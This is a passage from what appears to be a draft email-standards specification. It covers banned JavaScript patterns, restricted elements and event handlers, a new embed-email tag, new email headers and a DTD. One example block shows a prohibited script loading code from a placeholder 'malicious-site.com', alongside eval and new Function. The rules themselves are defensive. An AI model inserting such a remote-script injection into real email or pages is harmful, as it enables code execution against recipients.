- **Dynamic Module Imports**: The use of `import()` to load modules dynamically is strictly prohibited. Emails must rely on statically sourced scripts, ensuring all external resources are validated prior to rendering.

- **Beacon Transmission**: `navigator.sendBeacon()` silently sends data to external servers, which could enable unauthorized tracking or data exfiltration. Its use is prohibited to safeguard user privacy.

- **Prototype Modification**: Modifying the prototype chain of built-in objects (e.g., `Object.prototype`) is strictly prohibited.

- **Dynamic Document Writing**: `document.write()` is prohibited as it allows dynamic modification of email content, introducing risks such as injecting malicious scripts or overwriting validated content.

- **DOM Manipulation**: The use of `innerHTML` to inject content into the DOM is strictly prohibited. All DOM manipulations must be performed using secure, framework-approved methods that comply with Open Email Standards.

- **Disallowed Network Request**: The use of `XMLHttpRequest` for network requests is prohibited as it is an outdated method for handling HTTP requests. Instead, `fetch` is allowed under strict security conditions, ensuring safe and compliant data handling from trusted sources.

- **Global Namespace Pollution**: Scripts must avoid defining global variables that can unintentionally overwrite or conflict with other scripts.

***Example**: Prohibited Raw JavaScript Patterns*

```
<script>
  // Dynamic script execution is restricted
  eval("console.log('This is unsafe!')"); // Prohibited usage

  // Example of new Function (Prohibited)
  let func = new Function("return alert('Another unsafe practice');");
  func();

  // Example of dynamic script loading (Prohibited)
  const script = document.createElement('script');
  script.src = "http://malicious-site.com/inject.js";
  document.head.appendChild(script);
</script>
```

- **Web Workers**: The use of Web Workers (e.g., `new Worker('worker.js')`) is strictly prohibited in email content as they allow the execution of scripts in a separate thread, potentially loading and running external JavaScript files.

- **Service Worker Registration**: The registration of Service Workers (e.g., `navigator.serviceWorker.register()`) is strictly prohibited. Unlike standard scripts, Service Workers persist in the browser background beyond the email's lifecycle, posing severe risks of network request interception, unauthorized background processing, and persistent tracking.

- **Unauthorized Access to Browser APIs**: JavaScript must not interact with browser-specific APIs (e.g., `navigator.geolocation`) without explicit consent.

- **Unsafe URL Schemes**: Links using `javascript:` or `data:` schemes are strictly prohibited due to their potential for executing malicious code or embedding harmful content. These schemes bypass traditional security mechanisms and pose significant risks to user safety.

- **Note on TypeScript**: While TypeScript is a powerful development tool, it is irrelevant at runtime in the email context since email clients do not support TypeScript natively. All TypeScript must be precompiled into JavaScript, and the resulting code must adhere strictly to Open Email Standards, avoiding prohibited practices like `innerHTML`, `eval()`, or dynamic imports.

3.1.3.3 Limitations on Script-Generated Elements

Dynamic content generation using component-based frameworks like Vue or Preact allows for flexible HTML rendering in modern environments. However, in the context of email, runtime-generated content introduces potential attack vectors. To mitigate security risks and maintain consistency across clients, Open Email Standards strictly limit which elements may be created dynamically.

Restricted Dynamically Created Elements

The following elements are prohibited from being rendered dynamically, even through approved frameworks. Their creation poses security risks or circumvents content restrictions:

- `<script>`: Introduces unauthorized or malicious script execution, compromising email security.
- `<iframe>`, `<embed>`, `<object>`, `<param>`: Completely prohibited in email content, whether static or dynamic, due to risks like tracking and unauthorized content execution.
- `<audio>`, `<video>`, `<canvas>`: Must be statically defined. Dynamic creation increases risks like fingerprinting or unauthorized media rendering.
- `<button>`, `<datalist>`, `<fieldset>`, `<form>`, `<input>`, `<label>`, `<legend>`, `<optgroup>`, `<output>`, `<select>`, `<textarea>`: Forms must be defined statically to enforce validation, prevent phishing, and control where data is sent.
- `<template>`: Disallowed dynamically due to its ability to inject deferred, hidden DOM content that can bypass validation. Static usage is also discouraged in email environments.
- `<link>`: Completely restricted. Stylesheets must be statically defined in the `<head>` section and sourced only from pre-approved libraries.

Allowed Dynamically Created Elements

To ensure compatibility and secure rendering, only the following elements may be dynamically created using approved frameworks (e.g., Vue, Preact). The following list represents elements deemed secure under Open Email Standards:

- **Structural Elements**: `<article>`, `<aside>`, `<caption>`, `<col>`, `<colgroup>`, `<div>`, `<dl>`, `<dt>`, `<figure>`, `<figcaption>`, `<footer>`, `<header>`, `<hgroup>`, `<li>`, `<main>`, `<menu>`, `<nav>`, `<ol>`, `<p>`, `<section>`, `<span>`, `<table>`, `<tbody>`, `<td>`, `<tfoot>`, `<th>`, `<thead>`, `<tr>`, `<ul>`.

- **Interactive Components**: `<details>`, `<summary>`, `<dialog>`.

- **Images & Media Elements**: `<area>`, `<img>`, `<map>`, `<picture>`, `<svg>` with blocking mechanisms like `ImageBlocker.js` applied.

- **Text & Semantic Formatting**: `<a>`, `<abbr>`, `<address>`, `<b>`, `<bdi>`, `<bdo>`, `<blockquote>`, `<br>`, `<cite>`, `<code>`, `<data>`, `<dd>`, `<del>`, `<dfn>`, `<em>`, `<h1>`, `<h2>`, `<h3>`, `<h4>`, `<h5>`, `<h6>`, `<hr>`, `<i>`, `<ins>`, `<kbd>`, `<mark>`, `<meter>`, `<pre>`, `<progress>`, `<q>`, `<rp>`, `<rt>`, `<ruby>`, `<s>`, `<samp>`, `<small>`, `<strong>`, `<sub>`, `<sup>`, `<time>`, `<u>`, `<var>`, `<wbr>`.

Implementation Guidelines

To maintain compliance with Open Email Standards, both developers and email clients must adhere to the following guidelines:

- **Use Static Content**: Ensure restricted elements like `<script>` or `<link>` are defined statically in the email content.

- **Validate Allowed Elements**: Dynamically created elements, such as `<div>` or `<span>`, must strictly adhere to approved security and functionality guidelines. They must avoid unauthorized behaviors, including unapproved event handlers, unauthorized attribute modifications, or interactions that compromise email security.

- **Monitor and Log Attempts**: Email clients should detect and block unauthorized attempts to dynamically create restricted elements, logging such actions for security audits.

3.1.3.4 Restricted and Conditional Event Handlers

JavaScript event handlers enable dynamic interactions but pose significant security risks when misused in email environments. To safeguard user data and prevent unauthorized script execution, certain handlers are selectively allowed under strict conditions, while others are fully restricted.

Conditionally Allowed Handlers

- `onclick`, `onmouseover`, `onfocus`: These handlers enhance the user experience by enabling modals, expanding collapsible sections, or displaying tooltips. Their use is permitted only when paired with pre-approved, secure libraries and integrated with RedirectBlocker.js[8], an open-source script to block unauthorized redirections.

Restricted Event Handlers

- `onload`: This event should be restricted for all HTML elements in email content to prevent files from being automatically loaded or executed when an email is opened, especially when applied to the `<body>` element. Email clients should ensure that any attempt to use `onload` is blocked, regardless of the element it's applied to. The use of DownloadBlocker.js[9] is recommended for email clients to detect and block unauthorized attempts to load external files triggered by the onload event.

- `onkeydown`, `onkeyup`, `onkeypress`: These handlers manage keyboard interactions and can pose risks like keylogging if misused. While they could be allowed under strict conditions, limiting their usage is recommended to avoid unintended data capture.

- **Lifecycle and Network Events**: Handlers for lifecycle-specific or background events—such as `install`, `activate`, `fetch`, or `push`—are strictly prohibited. Event listeners must be limited to immediate user-driven interactions (e.g., `click`, `change`) within the active email context to ensure no persistent execution occurs after the message is closed.

[8] RedirectBlocker.js, detailed in Section 4.2.4, prevents unauthorized redirects.
[9] DownloadBlocker.js, detailed in Section 4.2.5, blocks unauthorized or automatic downloads.

3.1.3.5 Security Challenges of Non-Standard Libraries

While HTML5 tags and attributes are fully supported under the Open Email Standards framework, the introduction of non-standard attributes from dynamic libraries—such as HTMX, Alpine.js, or Unpoly—poses significant security challenges. These libraries enable live updates and AJAX-like interactions using custom attributes (e.g., `hx-get`, `hx-post`, `up-target`), that fall outside the scope of HTML5 standards.

Non-Standard Libraries Security Risks

Permitting non-standard attributes and behaviors in emails leads to critical vulnerabilities that compromise security and user privacy, including:

- **Cross-Site Scripting (XSS)**: Dynamic attributes can be exploited to inject malicious scripts, exposing sensitive user data.
- **Phishing Attacks**: Dynamically loaded content can mislead users into interacting with fraudulent elements.
- **Unauthorized Data Collection**: External content loading and tracking can occur without user consent, potentially violating user privacy.

Restrictions on Non-Standard Libraries

Open Email Standards disallow non-standard attributes and behaviors introduced by dynamic libraries like HTMX. This restriction ensures that the email environment remains secure, compliant, and protected against potential exploitation. By prohibiting these non-standard implementations, Open Email Standards maintain a secure, privacy-focused, and consistent framework for email content delivery.

Controlled Interaction Alternatives

Open Email Standards endorse the use of vetted JavaScript libraries, such as Preact and Vue, which ensure secure, component-based interactions. These libraries follow best practices, aligning with the framework's focus on privacy and security.

3.1.3.6 Privacy Compliance

Given the potential for JavaScript to interact with user data, strict privacy compliance measures are mandatory to protect user trust and adhere to global standards:

- **No Tracking by Default**: Scripts must not include tracking mechanisms unless explicitly disclosed and consented to by the user. Any tracking functionality must adhere to global privacy standards, such as GDPR or CCPA.

- **Transparent Policies**: Email clients should provide clear information about the scope and behavior of allowed scripts to build user trust.

- **Data Protection**: Scripts must not access or transmit sensitive user data, such as email addresses, browsing history, or personal identifiers.

- **AJAX Transparency:** Email clients must notify users before executing AJAX or `fetch` requests to ensure explicit user consent for all external data interactions. Such functions must only activate upon explicit user approval, maintaining strict adherence to global privacy standards such as GDPR and CCPA.

3.1.4 New `<embed-email>` Tag for Embedding Content

As the internet evolves, streaming media and social platforms have transformed how people engage with content, reshaping expectations of what email can deliver. To meet this need, Email 5 introduces the `<embed-email>` tag, a streamlined solution for embedding third-party content, such as videos, audio tracks, and social media posts. Rather than using multiple tags for each type of media, a single universal tag is introduced with flexible attributes to specify the platform and content embedded.

***Example 1**: Embedding a YouTube video*

```
<embed-email rel="youtube"
url="https://www.youtube.com/watch?v=dQw4w9WgXcQ" width="560"
height="315" allow="fullscreen" />
```

***Example 2**: Embedding a Spotify track*

```
<embed-email rel="spotify"
url="https://open.spotify.com/track/7GhIk7Il098yCjg4BQjzvb" width="300"
height="380" />
```

3.1.4.1 Purpose and Benefits

The `<embed-email>` tag is designed to simplify the embedding of third-party media while maintaining security and consistency across email clients. Following the Web Components naming convention, the tag includes a hyphen (`-`) to avoid conflicts with standard HTML tags and ensure future compatibility. By standardizing the embedding model through a single tag, Email 5 improves interoperability while reducing the risks commonly associated with traditional tags like `<iframe>`. Here are the key benefits:

- **Consistency**: The `<embed-email>` tag offers a unified approach to embedding content from various platforms (e.g., YouTube, Instagram, Spotify), ensuring consistent behavior across email clients.

- **Security**: This tag ensures that media content is embedded from trusted, verified sources, reducing risks such as cross-site scripting (XSS) and unauthorized data access.

3.1.4.2 Allowed Tag Attributes

- `rel`: Specifies the platform from which the content is embedded[10]. This optional attribute helps the email client identify the embedding mechanism and, if provided, is cross-verified with the `url` attribute to validate its source.

- `url`: Defines the exact URL of the third-party content to be embedded. This attribute ensures that only the specified content is displayed. If the `rel` attribute is provided, the `url` is cross-verified to validate its source and enhance security.

- `width`, `height`: Define the dimensions of the embedded content. These attributes are optional, and email clients may override these values to ensure the best user experience across different screen sizes and layouts.

- `allow`: Specifies the permissions for the embedded content. This attribute controls which features the embedded content can access. Below are the permissions currently allowed and disallowed for email embedding:

    - **Allowed Permissions**:

        - `fullscreen`: Allows the user to view content in fullscreen mode.

        - `encrypted-media`: Allows encrypted media to be played.

        - `camera`, `microphone`: May be permitted by the client if the embedded platform supports real-time communication and the user grants permission.

```
allow="fullscreen; encrypted-media"
```

    - **Disallowed Permissions (within `allow`)**:

        - `autoplay`: Automatically playing content can be intrusive and disruptive to the user experience.

[10] For an updated list of approved third-party platforms, please refer to openstandards.email

3.1.4.3 Disallowed Tag Attributes

- `autoplay`: Automatically playing embedded content (e.g., audio or video) can be invasive and disrupt the user experience, so this attribute should not be used in any form.
- `download`: Prevents automatic downloads to avoid potential security risks.
- `srcdoc`: Enables inline HTML in an `<iframe>`, which introduces XSS risks.
- `seamless`: Although it makes an `<iframe>` appear as part of the document, it may pose layout and security risks.
- `formaction`: This attribute can change the behavior of form submissions, potentially introducing security vulnerabilities or inconsistencies in how the form interacts with its intended action.

3.1.4.4 Additional Attributes

- `allowfullscreen`: Instead of using the standalone attribute, full screen capability should be managed through the `allow` attribute (e.g., `allow="fullscreen"`), which offers more granular permission control and aligns with modern security practices.
- `referrerpolicy`: This attribute defines the privacy policy for sending referrer information when users interact with embedded content, ensuring user privacy by controlling what is shared. A recommended value is:

```
referrerpolicy="no-referrer-when-downgrade"
```

- `sandbox`: This attribute restricts certain actions within the embedded content, such as form submissions or script execution. It is optional but highly recommended for enhanced security. A typical usage would be:

```
sandbox="allow-scripts allow-same-origin"
```

3.1.4.5 Client-Side Implementation

The functionality of the `<embed-email>` tag relies entirely on the email client for execution. When an email client encounters this tag, it interprets the `rel` attribute to determine the correct platform (e.g., YouTube or Spotify) and dynamically replaces the tag with the appropriate embedding code, such as an `<iframe>` or a necessary JavaScript snippet. This process ensures that only trusted, verified content is displayed while maintaining a seamless user experience, giving the email client control over the process.

***Example 1**: Replacing a YouTube Video*

For a YouTube video, the `<embed-email>` tag will be replaced by an `<iframe>`:

```
<iframe width="560" height="315"
src="https://www.youtube.com/embed/dQw4w9WgXcQ" allow="accelerometer;
encrypted-media; gyroscope; picture-in-picture"></iframe>
```

***Example 2**: Replacing a Tweet from X (formerly Twitter)*

The client might replace the `<embed-email>` tag with the script required by X:

```
<blockquote class="twitter-tweet"><a
href="https://twitter.com/username/status/1234567890"></a></blockquote><
script async src="https://platform.twitter.com/widgets.js"
charset="utf-8"></script>
```

***Example 3**: Replacing a Spotify Track*

The email client might replace the `<embed-email>` tag with an `<iframe>`:

```
<iframe
src="https://open.spotify.com/embed/track/7GhIk7Il098yCjg4BQjzvb"
width="300" height="380" allow="encrypted-media"></iframe>
```

3.1.4.6 Sandbox Configuration Guidelines for Email Clients

Email clients are responsible for applying appropriate sandbox configurations when rendering embedded content. The following guidelines help ensure secure and privacy-respecting behavior across platforms. The sandbox attribute should be configured as follows:

Allowed Permissions

- `allow-scripts`: Enables JavaScript execution within the embedded content, such as YouTube players or social widgets. Only scripts from the trusted embedded domain are allowed; raw JavaScript in the email itself remains disallowed.

- `allow-forms`: Enables forms in the embedded content, consistent with the email standards for interactivity.

- `allow-popups`: Popups may be allowed if controlled and opened in a new window (e.g., `target="_blank"`) and are from trusted sources.

Restricted Permissions

- `allow-same-origin`: This permission allows the sandboxed content to behave as if it were part of the same origin as the parent document, which introduces security risks and should generally be restricted.

- `allow-top-navigation`: This permission allows embedded content to navigate the top-level browsing context, posing a phishing risk, and should be disallowed.

- `allow-modals`: This permission is generally discouraged due to its intrusive nature, but may be allowed if the modal is triggered by trusted embedded content (e.g., platform login dialogs) and does not obstruct the entire email interface.

3.1.4.7 Security Considerations

Embedding third-party content into emails presents significant risks, including data breaches and unauthorized actions. The `<embed-email>` tag counters these risks by enforcing trusted sources, encrypted transmissions, and attribute-based security measures to ensure safe usage.

- **Trusted Domains**: The `rel` attribute identifies the platform namespace (e.g., YouTube, Spotify) associated with the embedded content. Email clients are responsible for validating both the `url` and `rel` attributes to prevent the embedding of unauthorized or malicious third-party content. If there's a mismatch between the `rel` and `url` attributes, the email client should reject the embed to prevent security risks.

- **Secure Transmission**: All URLs specified in the `url` attribute must use HTTPS to ensure encrypted transmission and safeguard against data breaches.

- **Permission Enforcement**: The `allow` attribute must be strictly enforced to prevent unauthorized actions, such as auto-play or accessing restricted features.

- **Privacy and Isolation**: Implementing both the `referrerpolicy` and `sandbox` attributes is strongly recommended. These attributes ensure embedded content adheres to privacy standards while remaining isolated from potential vulnerabilities. These attributes provide layered protections: `sandbox` restricts embedded behavior, while `referrerpolicy` controls what information is shared during user interactions.

3.1.5 New Headers for Email

As part of the Open Email Standards initiative, new headers are introduced to advance email communication, strengthening transparency and enabling richer user experiences. These headers provide practical benefits, such as seamless versioning of the standards, improved user privacy, and enhanced message functionality and personalization. By adopting these standardized headers, the initiative empowers users and email clients with greater clarity, security, and control in their interactions.

***Example**: Email with Open Email Standards Headers*

```
From: sender@example.com
To: recipient@example.com
Subject: Example with Open Email Standards Headers
Date: Mon, 24 Jun 2024 12:34:56 -0400
Message-ID: <unique.message.id@example.com>
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: quoted-printable

Standard-Version: 1.0
Privacy-Flag: no-reply; no-forward
Preview-Text: This is a brief preview of the email content.
Profile-Image: https://example.com/logo.png
Content-Expires: Wed, 01 Jan 2025 12:00:00 GMT
Tracking-Link: https://tracker.example.com/email/98765
```

Moving Away from the X- Prefix

To ensure clearer interpretation, Open Email Standards removes the `X-` prefix for custom headers, promoting a shift to standardized naming[11]. By transitioning to descriptive and standardized header naming conventions, the proposed headers within Open Email Standards provide clear, intuitive naming that enhances both human and machine readability. This change supports greater consistency, encourages widespread adoption across email clients, and ensures these headers remain effective in enabling rich, secure, and interactive email experiences.

[11] Historically, the X- prefix indicated experimental headers, leading to inconsistencies across clients.

3.1.5.1 Standard-Version Header

The `Standard-Version` header specifies the version of the Open Email Standards framework applied to an email. Its primary role is to ensure compatibility and consistency across different email clients by indicating the specific standard used. This allows email clients to interpret and render the message in accordance with the intended specifications.

```
Standard-Version: 1.0
```

Benefits:

- **Compatibility**: This header enables email clients and services to apply the correct version, reducing inconsistencies and errors in how emails are displayed or handled.
- **Version Control**: Versioning allows for smoother upgrades by ensuring backward compatibility, so future iterations of the standards can be adopted without disrupting older systems.
- **Standardized Framework**: Including a version header promotes a cohesive approach to handling email content across various platforms, helping align email clients with the latest capabilities and security protocols.

3.1.5.2 Privacy-Flag Header

The `Privacy-Flag` header provides control over specific actions users can take with an email, enhancing privacy and handling of sensitive information. By setting flags like `no-forward` and `no-reply`, senders can define the intended behavior for their messages, preventing unintentional replies to non-responsive addresses or unauthorized forwarding. This enhances security by preventing redistribution of sensitive messages.

```
Privacy-Flag: no-reply; no-forward
```

Allowed Options:

- `no-reply`: When set, this option indicates that the email client should disable the reply function, helping users avoid sending messages to non-operational addresses such as `noreply@example.com`.
- `no-forward`: This option disables the forward function for the message, enhancing privacy and protecting sensitive information from being shared with unintended recipients.

Benefits:

- **User Experience**: The `no-reply` option enhances usability by clearly signaling when a response isn't needed or will not be received.
- **Privacy and Security**: The `no-forward` option helps protect the integrity of sensitive information, providing control over who can view the email and preventing unauthorized sharing.
- **Enhanced Email Handling**: These flags empower email clients to apply visual indicators or disable certain actions, simplifying user interaction and enhancing privacy controls.

3.1.5.3 Preview-Text Header

The `Preview-Text` header provides a standardized method to define a short preview of the email's content. This text appears in the recipient's inbox, offering a quick glimpse of the message before it is opened. Unlike relying on random body content or using code hacks for previews, this header gives senders full control over what is displayed, improving clarity and engagement.

```
Preview-Text: This is a brief preview of the email content.
```

Benefits:

- **Improved Engagement**: Provides recipients with context before opening the email, increasing the likelihood of interaction.
- **Consistent Previews**: Eliminates reliance on email clients generating previews from arbitrary content, ensuring the intended message is shown.
- **Streamlined Inbox Experience**: Helps users quickly identify the relevance of emails.

Best Practice Guidelines:

- **Character Limit**: The `Preview-Text` header should not exceed 255 characters. If the text exceeds this limit, email clients are advised to truncate it gracefully.
- **Input Validation**: The `Preview-Text` header must only contain plain text. No HTML, JavaScript, or other executable code should be allowed. This restriction helps prevent potential injection attacks and ensures the header functions as intended without security risks.
- **Sensitive Information**: Senders should avoid including any sensitive or confidential information in the `Preview-Text` header. Since preview text is often visible in email notifications or lock screens, sensitive content could inadvertently be exposed.

3.1.5.4 Profile-Image Header

The `Profile-Image` header offers a simple, cost-effective way for email clients to display sender-specific images, such as company logos or personal avatars. This enhances brand recognition, fosters user trust, and promotes inclusivity for organizations of all sizes. Unlike BIMI (Brand Indicators for Message Identification), which requires a Verified Mark Certificate (VMC) and DMARC alignment, the `Profile-Image` header offers a simpler and more inclusive approach, making emails visually distinct and easily recognizable in inboxes.

```
Profile-Image: https://example.com/logo.png
```

Benefits:

- **Accessibility**: Unlike BIMI, this header does not require expensive Verified Mark Certificates (VMC), making it an inclusive option for individuals and smaller organizations.
- **Simple Implementation**: Adding a single header line with a secure URL simplifies the process compared to BIMI's multi-step requirements.
- **Flexibility**: Supports diverse use cases, from personal emails to small businesses, without requiring complex authentication setups.
- **Enhanced Recognition**: Displaying a logo or avatar makes emails stand out in crowded inboxes, improving user engagement and brand recall.

A Complementary Approach to BIMI

The `Profile-Image` header serves as a practical alternative, complementing BIMI by offering a simpler option for individuals and organizations without the resources for full BIMI implementation. Email clients are encouraged to prioritize BIMI logos if both BIMI and `Profile-Image` headers are present. For organizations that have the resources, adopting BIMI with DMARC and a Verified Mark Certificate offers the highest level of trust and brand visibility. The `Profile-Image` header complements BIMI by catering to individuals and smaller organizations, ensuring inclusivity across the email ecosystem.

Security Guidelines

To ensure safe implementation and mitigate potential risks, the `Profile-Image` header must adhere to the following security protocols:

- **Strict Verification**: The header must be ignored entirely if the sender fails SPF, DKIM, or DMARC verification, or if the email is flagged as spam or suspicious.
- **Domain Validation**: Ensure the image URL matches the sender's domain or comes from pre-validated trusted sources to prevent misuse.
- **File Validation**: Only allow secure image formats such as PNG or JPEG. Reject potentially harmful formats like SVG, which could embed malicious code.
- **Base64 Encoding**: Base64-encoded images are strictly prohibited to prevent bypassing security measures, ensure compatibility with validation protocols, and maintain performance standards.
- **Secure Protocols**: All images must be served over HTTPS to ensure secure transmission and protect against tampering or interception during delivery.
- **Privacy Note**: The header must not expose personal or sensitive information about the sender or recipient. It should focus solely on public or brand-related images.

Optional DNS Validation

To enhance security, email clients can optionally validate the `Profile-Image` header using a DNS TXT record published by the sender. This record should include the authorized image URL and follow a standardized naming convention. Email clients may query the DNS record to confirm that the image URL matches the one specified by the sender's domain. If no match is found or the record is missing, the client can proceed with other verification methods or fallback measures, such as displaying a generic avatar.

```
_profileimage.example.com. IN TXT "https://example.com/logo.png"
```

Implementation Guidelines

- **Size Recommendations**: Square images with a resolution of at least 500 x 500 pixels are recommended to ensure compatibility with a wide range of devices, including high-resolution displays.

- **File Size Validation**: To ensure fast loading times and minimal bandwidth usage, the image file size should ideally not exceed 1MB.

  Note: While 1MB is recommended, email clients may implement stricter limits to optimize performance.

- **Caching Considerations**: Email clients may cache or store images for verified senders to enhance performance and reduce server load.

- **Fallback Handling**: When validation fails or no Profile-Image header is provided, email clients should display a generic placeholder avatar to maintain visual consistency.

- **Reputation-Based Display**: Email clients should prioritize displaying the `Profile-Image` header for senders with a strong domain reputation. For domains with poor reputations or a record of misuse, the header should be ignored or stripped.

3.1.5.5 Content-Expires Header

The `Content-Expires` header introduces a mechanism to define the expiration date of email content. By specifying a timestamp, this header helps email clients determine when the message content is no longer available or applicable. It is particularly useful for time-sensitive communications, such as expiring resources, live status updates, or temporally-driven content.

```
Content-Expires: Wed, 01 Jan 2025 12:00:00 GMT
```

Benefits:

- **Enhanced Relevance**: Enables email clients to identify and potentially archive or deprioritize expired content, ensuring users are not presented with outdated information.
- **Improved User Experience**: Avoids confusion by clearly marking messages as time-sensitive, ensuring recipients view only relevant content.
- **Dynamic Content Handling**: Supports use cases where email content may be replaced or invalidated after a specific time, aligning with modern interactive and event-driven email strategies.
- **Efficient Email Management**: Facilitates automated archiving or deletion policies in email clients, improving inbox organization and reducing clutter.

Implementation Guidelines:

- **Date Format**: The value of the header follows the standardized RFC 822 format to ensure compatibility across email clients.
- **Client Behavior**: While email clients are not required to act on this header, it serves as a guideline to enable better handling of time-sensitive messages.
- **Security Compliance**: Email content flagged as expired must be rendered unavailable rather than deleted or archived, ensuring important information is preserved and protected against accidental loss.

3.1.5.6 Tracking-Link Header

The `Tracking-Link` header introduces a transparent and standardized method for tracking email opens, offering an ethical alternative to methods like tracking images. This header allows senders and platforms to adopt uniform practices governed by clear security policies, empowering users to control tracking behavior through their email client settings.

```
Tracking-Link: https://tracker.example.com/email/98765
```

Benefits:

- **Enhanced Transparency**: Improves user trust by replacing image-based tracking methods with a single, standardized URL, offering a clear and responsible alternative.
- **User Privacy Management**: Enables email clients to provide users with options to block or allow tracking, fostering privacy and compliance with standards.
- **Standardization**: Encourages email senders and platforms to align with a consistent and legitimate tracking method, reducing fragmented and inconsistent practices across the ecosystem.

Implementation Guidelines:

- **URL Declaration**: The header must specify a valid HTTPS URL and include only the minimal data necessary for identifying user interactions, such as tokens or hashed identifiers.
- **HTTP Request Handling**: When the email is opened, the client initiates a `GET` request to the `Tracking-Link`. Email clients may optionally obfuscate IP and User-Agent details using proxies or relays.
- **Distinction from Read Receipts**: Unlike `Disposition-Notification-To`, which requests explicit user acknowledgment, the `Tracking-Link` automates email open tracking when permitted by the recipient.

3.1.6 Framework and Maintenance of Open Email Standards

This section outlines the structural backbone and governance principles of the Open Email Standards framework. From defining secure email architectures using the DTD to managing evolving standards and deprecated practices, it ensures that email clients, developers, and consumers operate on a unified and secure foundation.

3.1.6.1 DTD for Open Email Standards

To promote secure, consistent, and standards-compliant emails, the Open Email Standards introduce a custom Document Type Definition (DTD)[12]. This DTD defines strict guidelines for allowed elements, attributes, and structures in emails, ensuring compatibility and safety across email clients.

Example: *Sample DOCTYPE declaration*

```
<!DOCTYPE email SYSTEM "https://openstandards.email/dtd/email.dtd">
```

Key Features of the DTD

The Open Email Standards DTD provides the following functionality:

- **Define Allowed Elements**: Specify supported tags, including metadata, forms, and scripts from trusted sources, while prohibiting insecure elements like `<iframe>` and `<object>`.
- **Restrict Event Handlers**: Limits event handlers (e.g., `onload`) to prevent unauthorized script execution and malicious content.
- **Control Resource Usage**: Define attributes for resources like CSS, and scripts, ensuring they comply with the structure and standards specified by the DTD.
- **Validation Mechanism**: Ensure that emails adhere to Open Email Standards and enable email clients to validate messages, reducing risks and ensuring compatibility across platforms.

[12] This DTD can be accessed for validation purposes at: openstandards.email/dtd/email.dtd

***Example**: Sample DTD for Open Email Standards*

```
<!ELEMENT html (head, body)>
<!ATTLIST html
    xmlns CDATA #FIXED "http://www.w3.org/1999/xhtml">

<!ELEMENT head (title, meta?, link?, style?)>
<!ELEMENT title (#PCDATA)>
<!ELEMENT meta EMPTY>
<!ATTLIST meta
    charset CDATA #IMPLIED
    name CDATA #IMPLIED
    content CDATA #IMPLIED>

<!ELEMENT link EMPTY>
<!ATTLIST link
    href CDATA #REQUIRED
    rel CDATA #FIXED "stylesheet"
    type CDATA #FIXED "text/css">

<!ELEMENT body (h1|p|a|img|form|button)*>
<!ELEMENT h1 (#PCDATA)>
<!ELEMENT p (#PCDATA)>
<!ELEMENT a (#PCDATA)>
<!ATTLIST a
    href CDATA #REQUIRED
    target (self|blank) #IMPLIED>

<!ELEMENT img EMPTY>
<!ATTLIST img
    src CDATA #REQUIRED
    alt CDATA #IMPLIED>

<!ELEMENT form (input|button)*>
<!ATTLIST form
    action CDATA #REQUIRED
    method (GET|POST) #IMPLIED>

<!ELEMENT input EMPTY>
<!ATTLIST input
    type (text|email|submit) #REQUIRED
    name CDATA #IMPLIED>

<!ELEMENT button (#PCDATA)>
```

Overview of DTD Framework

The DTD framework for Open Email Standards establishes clear rules for secure and consistent email content across clients. It defines permissible elements, attributes, and behaviors while ensuring compliance with modern security practices and organizing content into a structured hierarchy.

1. **HTML Structure**

   - **HTML**: Starts with `<!DOCTYPE>` and wraps the entire structure within the `<html>` tag, containing `<head>` and `<body>`.
   - **Head**: Supports `<meta>`, `<link>`, `<title>`, and optional `<style>` elements for metadata and stylesheets. Scripts must originate from trusted sources and comply with the Open Email Standards.
   - **Body**: Contains the interactive and visual components of the email. All content must adhere to structural, styling, and security guidelines defined in the Open Email Standards.

2. **Allowed Body Elements**

   - **Content Tags**: `<a>`, `<abbr>`, `<address>`, `<area>`, `<article>`, `<aside>`, `<b>`, `<bdi>`, `<bdo>`, `<blockquote>`, `<br>`, `<caption>`, `<cite>`, `<code>`, `<col>`, `<colgroup>`, `<data>`, `<dd>`, `<del>`, `<details>`, `<dfn>`, `<dialog>`, `<div>`, `<dl>`, `<dt>`, `<em>`, `<figure>`, `<figcaption>`, `<footer>`, `<h1>`, `<h2>`, `<h3>`, `<h4>`, `<h5>`, `<h6>`, `<header>`, `<hgroup>`, `<hr>`, `<i>`, `<img>`, `<ins>`, `<kbd>`, `<li>`, `<main>`, `<map>`, `<mark>`, `<menu>`, `<meter>`, `<nav>`, `<ol>`, `<output>`, `<p>`, `<picture>`, `<pre>`, `<progress>`, `<q>`, `<rp>`, `<rt>`, `<ruby>`, `<s>`, `<samp>`, `<section>`, `<small>`, `<span>`, `<strong>`, `<sub>`, `<summary>`, `<sup>`, `<svg>`, `<table>`, `<tbody>`, `<td>`, `<tfoot>`, `<th>`, `<thead>`, `<time>`, `<tr>`, `<u>`, `<ul>`, `<var>`, `<wbr>`.
   - **Forms**: `<button>`, `<datalist>`, `<fieldset>`, `<form>`, `<input>`, `<label>`, `<legend>`, `<optgroup>`, `<select>`, `<textarea>`.
   - **Custom Tags**: The `<embed-email>` tag is allowed for embedding third-party content.

- **Media Elements**: Elements such as `<audio>`, `<video>`, and `<canvas>` are allowed with strict limitations. Their use of `<source>` and `<track>` is permitted only when external files are loaded from trusted sources and rendered safely by the email client under sandboxed conditions.

- **Scripts**: Only pre-approved JavaScript libraries from trusted CDNs are permitted. Raw JavaScript is disallowed. The `<noscript>` tag is allowed for fallback content when scripts are blocked or unsupported. The `<output>` tag is permitted in static form contexts but must not rely on raw JavaScript. Only certain structural and formatting tags may be created dynamically via JavaScript—see Section 3.1.3.3 for the full list.

3. **Security-Restricted Features**

- **Elements**: Tags like `<iframe>`, `<embed>`, `<object>`, `<param>`, `<template>` and `<base>` are restricted due to their potential to introduce security risks, such as phishing or XSS attacks.

- **Event Handlers**: Event handlers that can trigger unauthorized actions—such as `onload` in `<body>`, or keyboard-based handlers like `onkeydown`, `onkeyup`, and `onkeypress`—are restricted. Only event handlers explicitly allowed within approved frameworks are permitted.

- **Forms**: Sensitive input types like `<input type="password">` and `<input type="search">`, along with the `<search>` tag, are explicitly prohibited due to limited utility and potential misuse.

4. **Validation Rules**

- **Inline and embedded CSS**: Allowed but must follow secure practices. Unsafe patterns (e.g., JavaScript URLs or base64-encoded images) are disallowed. CSS `@import` rules are prohibited inside `<style>` elements. Properties like `cursor` are also prohibited.

- **SVG Usage**: Only static inline `<svg>` tags are allowed. Scripts, animation, interactivity, or external references within SVGs are strictly prohibited. All SVGs must be sanitized (e.g., using SVGO) prior to inclusion.

3.1.6.2 Approved Libraries and Resources

